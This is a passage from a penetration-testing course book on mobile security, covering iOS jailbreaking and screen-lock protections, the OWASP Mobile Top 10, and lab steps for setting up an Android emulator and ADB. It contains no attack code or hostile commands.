
**Jailbreaking iOS**
Jailbreaking is taking control of the iOS operating system that is used on Apple devices, in simple words it is the same as Rooting Android devices. It removes the device from the dependencies on exclusive Apple source applications and allows the user to use third-party apps unavailable at the official app store.
It is accomplished by installing a modified set of kernel patches that allows you to run third-party applications not signed by the OS vendor. It is used to add more functionality to standard Apple gadgets. It can also provide root access to the operating system and permits download of third-party applications, themes, extensions, etc. This removes sandbox restrictions, which enables malicious apps to access restricted mobile resources and information.
Jailbreaking, like rooting, also has some security risks to your device:

- Voids your phone's warranty
- Poor performance
- Malware infection

https://t.me/learningnets

## 16.9. iOS Authentication (screen lock)

iOS screen lock uses 4 to 6 digits passcode , face ID ( face recognition )plus passcode and touch ID ( finger print) plus passcode , the passcode alongside with Device ID used by iOS to create encryption key that encrypt all iPhone or iPad files in the disk.




Below some of the iOS screen lock characteristics:

- Unique Device ID (UID) is a unique identifier for a single device that is fetched from Apple servers when a user tries to activate the device using iCloud or the Setup app. This ID is also used by iTunes to detect the phone or to communicate with it while restoring the iPSW firmware.
- IPSW is a file format used in iTunes to install iOS firmware. All Apple devices share the same IPSW file format for iOS firmware, allowing users to flash their devices through iTunes on macOS and Windows
- Passcode key is derived by hashing passcode and Device ID.
- Hashing uses secret UID (Unique Device Identifier) on secure enclave.
- After 5 wrong passcodes, iOS will put 1-minute delay between attempts.
- After the 9$^{th}$ attempt the delay will be one hour.
- After the 10$^{th}$ failed attempt, the erase phone procedure will start and erase all phone data.
- Offline Brute force does not work.
- Online brute force will lead to the phone erase data after 10 attempts, so it does not work also.

https://t.me/learningnets

- Apple Find my phone app used to track the iPhone location, play sound, and erase data.

**Mobile Device Management (MDM) software:**
MDM is an enterprise software to manage and control employee mobile phones. Both android and iOS have an API to allow the remote administration of the devices that include changing the device passcode, erasing device data and more.

## 16.10. Mobile Application Penetration Testing

There are several ways to test android and iOS Mobile applications, OWASP published the OWASP Mobile Top 10 list (https://owasp.org/www-project-mobile-top-10/) which Penetration testers should try to verify the security of the Mobile application.

**OWASP Mobile Top 10 Risks:**

**1- M1: Improper Platform Usage**

This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of Touch ID, the Keychain, or some other security control that is part of the mobile operating system.

**2- M2: Insecure Data Storage**

Threats agents include the following: an adversary that has attained a lost/stolen mobile device; malware or another repackaged app acting on the adversary's behalf that executes on the mobile device.

**3- M3 Insecure Communication**

When designing a mobile application, data is commonly exchanged in a client-server fashion. When the solution transmits its data, it must traverse the mobile device's carrier network and the internet. Threat agents might exploit vulnerabilities to intercept sensitive data while it's traveling across the wire. The following threat agents exist:

- An adversary that shares your local network (compromised or monitored Wi-Fi).
- Carrier or network devices (routers, cell towers, proxy's, etc).

https://t.me/learningnets

- Malware on your mobile device.

**4- Insecure Authentication**

Threat agents that exploit authentication vulnerabilities typically do so through automated attacks that use available or custom-built tools.

**5- Insufficient cryptography**

Threat agents include the following: anyone with physical access to data that has been encrypted improperly, or mobile malware acting on an adversary's behalf.

**6- Insecure Authorization**

Threat agents that exploit authorization vulnerabilities typically do so through automated attacks that use available or custom-built tools

**7- Poor Code Quality**

Threat Agents include entities that can pass untrusted inputs to method calls made within mobile code. These types of issues are not necessarily security issues in and of themselves but lead to security vulnerabilities. For example, buffer overflows within older versions of Safari (a poor code quality vulnerability) led to high risk drive-by Jailbreak attacks. Poor code-quality issues are typically exploited via malware or phishing scams.

**8- Code Tampering**

Typically, an attacker will exploit code modification via malicious forms of the apps hosted in third-party app stores. The attacker may also trick the user into installing the app via phishing attacks**.**

**9- Reverse Engineering**

An attacker will typically download the targeted app from an app store and analyze it within their own local environment using a suite of different tools.

**10- Extraneous Functionality**

Typically, an attacker seeks to understand extraneous functionality within a mobile app to discover hidden functionality in in backend systems. The attacker will typically exploit extraneous functionality directly from their own systems without any involvement by end-users.

https://t.me/learningnets

## Exercise 66: Setting up Android testing environment

The following tools needed to test Android devices:

- Android Studio for PC mainly to use Android phone emulator.
- Android SDK for PC to use ADB tool to communicate and send commands to android phone emulator and physical android phone.
- Physical android phone

**Note**

For this exercise we are going to use Windows machine because the Android Phone emulator comes with its own virtual environment and if it installed inside virtual machine it will not work, because virtual machines need hardware acceleration. You cannot run a virtual machine inside a virtual machine. Kali Machine that we were using in the previous exercises is a virtual machine and we cannot use for the Android Testing. If you have Kali as the main OS, then you can use the above-mentioned tools with Kali.


- **Android Studio** is the official Integrated Development Environment (IDE) for Android app development, based on IntelliJ IDEA. On top of IntelliJ's powerful code editor and developer tools, Android Studio offers even more features that enhance your productivity when building Android apps, such as**:**

  - A flexible Gradle-based build system.
  - A fast and feature-rich emulator.
  - A unified environment where you can develop for all Android devices.
  - Apply Changes to push code and resource changes to your running app without restarting your app.
  - Code templates and GitHub integration to help you build common app features and import sample code
  - Extensive testing tools and frameworks.
  - Lint tools to catch performance, usability, version compatibility, and other problems
  - C++ and NDK support.
  - Built-in support for Google Cloud Platform, making it easy to integrate Google Cloud Messaging and App Engine

https://t.me/learningnets

- Android Studio minimum requirements:
    - Microsoft® Windows® 7/8/10 (64-bit).
    - 4 GB RAM minimum, 8 GB RAM recommended.
    - 2 GB of available disk space minimum.
    - 4 GB Recommended (500 MB for IDE + 1.5 GB for Android SDK and emulator system image).
    - 1280 x 800 minimum screen resolution.

1. Download and Install Android Studio from https://developer.android.com/.




2. Download and install SDK from https://developer.android.com/




3. The SDK contain Android Debug Bridge (ADB)

**Android Debug Bridge (adb)**
Android Debug Bridge (adb) is a versatile command-line tool that lets you

https://t.me/learningnets

communicate with android device. The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device. It is a client-server program that includes three components:

- A client sends commands to the development machine. You can invoke a client from a command-line terminal by issuing an adb command.
  - A daemon (adbd), which runs commands on a device. The daemon runs as a background process on each device.
  - A server, which manages communication between the client and the daemon. The server runs as a background process on your development machine.


4- Start Android Studio and start new project for the first time.
5- In Android Studio open AVD Manager.
6- Choose Pixel or you can create new Virtual Device by clicking on the + sign
7- Start the virtual device





8- Navigate to the SDK file downloaded the folder is called Platform-tools and unzip it





https://t.me/learningnets




9- Right click in the space + shift key to open PowerShell windows





10- Type >./adb to see the tool help menu.




11- Type >./adb devices to connect to emulator.





12- Type >./adb shell to get access to android shell




11. Note that I get root access privilege because the emulator is rooted.

https://t.me/learningnets





12. Type #top to see all the running processes in the virtual android device.

13. Type Ctrl + C to exit top
14. Type #exit to exit from the shell
15. Close the virtual phone emulator
16. Make sure the virtual phone emulator is not connected to the ADB tool


## Exercise 67: Connecting a Physical android Phone to ADB tool

1. Enable USB debugging in the Physical Phone
2. I am using Samsung S8+ for the test, below the procedure on how to enable USB debugging for Samsung galaxy S8 , it might be slightly different for other android devices.

https://t.me/learningnets





3. Make sure adb terminal is running
4. Connect the phone via usb cable to the PC




